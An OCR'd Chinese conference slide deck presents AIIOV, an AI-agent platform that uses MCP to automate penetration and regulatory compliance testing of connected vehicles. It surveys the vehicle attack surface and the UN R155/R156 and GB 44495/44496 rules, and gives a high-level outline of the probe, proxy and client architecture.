腾讯云安全 | [TCH] 腾讯云黑客松 Tencent Cloud Hackathon | 云鼎实验室 | 腾讯安全众测

锋刃无影 智御未来

基于AI的车联网渗透及法规检测

演讲人 刘浩鹏

About me

刘浩鹏（偏有宸机）

绿盟科技工程IOV测试负责人；

6年+ 二进制、物联网、车联网漏洞挖掘经验；

主导并深度参与过多个OEM厂商的整车渗透、合规测试；

带领团队获上海铸盾、CCF车联网攻防演练冠军；

曾就职于国家级检测机构核心实验室；

2025年华为引望车联网安全大会特邀分享嘉宾；

2024年上海铸盾车联特邀分享嘉宾；

锋刃无影
智御未来

目录

CONTENTS

PART 01 大潮将至
IOV安全现状与痛点分析

PART 02 利刃出鞘
AIIOV智能分析深度解析

PART 03 智御未来
AI自动化安全展望

PART 01

大潮将至

软件定义汽车时代的隐忧


软件复杂度指数级增长

自动驾驶汽车的代码可能超过3亿行，大约是拥有1500万行代码的波音787梦幻客机的20倍。

预计未来10年软件服务的收入曾长超过三倍。

网络安全攻击面激增

针对汽车制造业的网络攻击中，95%或为远程攻击。



IBM商业价值研究院

汽车风险面剖析

锋刃无影
智御未来

APP

- 客户端安全
- 运行时安全
- 通信安全
- 数据安全
- 汽车交互功能

云平台


- TSP安全
- OTA安全
- 数据安全

无线


- GPS安全
- WIFI安全
- 蓝牙安全
- 射频安全
- 蜂窝网络安全

智能驾驶

- 图像传感
- 雷达传感
- 驾驶辅助系统
- ……



车载网络



- OBD安全
- CAN总线安全
- 以太网总线安全

硬件

- 电路板设计
- 调试接口
- 芯片防护

系统固件

- 启动安全
- 固件分析
- 系统安全
- OTA安全
- 应用安全（固件中）

强制性法规驱动安全问题

锋刃无影
智御未来

在WP.29 1958协议成员国进行销售整车、部件需要遵循。
国家数量：56个

- 2020.6 法案发布
- 2021.1 法案生效
- 2022.7 覆盖现有架构新车
- 2024.7 覆盖现有架构车型
- 2025.1 覆盖所有架构车型

UN R155
UN R156

面向国外进行销售的整车或者零部件均需要通过管理体系评估和型式认证（VTA）测试

保障国内汽车产品的信息安全和软件升级安全，并与国际上UNECE 法规保持协调，制定两个强标。

- **标准名称：** 汽车整车信息安全技术要求
- **标准性质：** 强制性国家标准（GB）
- **标准编号：** GB 44495-2024
- **归口部门：** 工业和信息部
- **技术委员会：** 全国汽车标准化技术委员会智能网联汽车分会
- **当前进度：** 即将实施
- **发布日期：** 2024-08-23
- **实施日期：** 2026-01-01


- **标准名称：** 汽车软件升级通用技术要求
- **标准性质：** 强制性国家标准（GB）
- **标准编号：** GB 44496-2024
- **归口部门：** 工业和信息部
- **技术委员会：** 全国汽车标准化技术委员会智能网联汽车分会
- **当前进度：** 即将实施
- **发布日期：** 2024-08-23
- **实施日期：** 2026-01-01

人工分析的困境

1. 数据量庞大：涉及大量ECU系统数据；
2. 技能断层：二进制逆向需要极深汇编功底，人才稀缺；
3. 重复劳动：90% 时间浪费在写脚本和执行重复命令上；
4. 人员流失：人员流动性较大，难以系统化培养，测试方法标准参差不齐。

测试的复杂度


锋刃无影
智御未来




JTAG/UART调试

MCU调试


固件提取




接口逻辑仪分析




固件加密检测



MCU固件分析




服务端口分析



QNX安全测试


业务相关软件分析



自动驾驶程序分析

UDS程序分析

OTA分析




蓝牙协议测试

UDS
（CAN/doip）


Someip协议测试

UPNP协议测试



WiFi协议测试

数据孤岛



传统方案中，各个工具都是孤立的，数据需要手工导出和处理，PC端与测试端需频繁导入导出。

AIIOV提供了一体化平台，实现数据自动流转，AI智能决策，知识自动沉淀。

PART 02

利刃出鞘

AIIOV智能分析深度解析

锋刃无影
智御未来


AIIOV 为以 MCP 协议为核心的攻防一体化验证系统，通过 AI Agent 串联工具

核心原则：

✓ 本地化 (Local First)：大数据不出车

✓ 标准化 (MCP)：Model Context Protocol 统一接口

✓ 智能化 (AI Driven)：LLM 决策，代码执行



三位一体


锋刃无影
智御未来

Probe (探针) -> Proxy (代理) -> Client (大脑)

Probe探针部署在车机，集成Capstone和采集模块；


Proxy代理桥接HTTP/STDIO；

Client是大脑，运行Conversation Engine对接LLM。



智能工具调用流程

锋刃无影
智御未来



用户输入："分析开放端口的进程风险"

系统自动规划工具链：
1. `get_network_ports` - 获取所有监听端口信息
2. `analyze_network_services` - 分析网络服务（自动通过 PID 获取可执行文件路径）
3. `enhanced_analyze_elf` - 对每个可执行文件进行二进制分析（自动从步骤2的结果中提取文件路径）

智能工具调用流程

锋刃无影
智御未来

AI如何进行意图识别与规划?

- 按顺序执行工具链中的每个步骤
- 从每个步骤的结果中提取所需参数
- 根据条件判断是否执行下一步

- 拆分动作/对象/约束并匹配模板
- 当模板不足时，使用 LLM 输出 JSON 计划并校验
- 定义工具之间的参数传递关系（使用 JSON 路径/字段匹配）

- 监控执行结果，检测是否需要额外步骤
- 如果发现缺少关键信息，自动添加并执行相应工具
- 如果某步骤失败，尝试替代方案或跳过非关键步骤
- 将成功链路写入 `tool_chains.jsonl`，供 Growth 模块离线学习并生成新模板

使用流程

锋刃无影
智御未来

启动探针

- 在车机系统上启动Probe，监听指定端口

启动客户端

- 在本地启动Client，连接到Probe

自然语言交互

- 通过Web UI或CLI输入自然语言问题

自动分析

- 系统自动规划工具调用，执行分析任务

查看结果

- 实时查看分析结果、进度更新和报告


信息采集模块

跨平台支持：基于gopsutil库，支持Linux/Android/QNX等车机系统

智能参数发现：自动提取关键参数，无需手动输入配置

轻量化设计：最小系统依赖，适配资源受限的车机环境

自动错误处理：智能处理权限问题和系统差异




- 使用gopsutil库实现跨平台系统信息采集
- UDP/TCP协议扫描自动发现网络服务
- 正则表达式和模式匹配提取协议参数
- 多线程并发采集提升效率

分析引擎模块

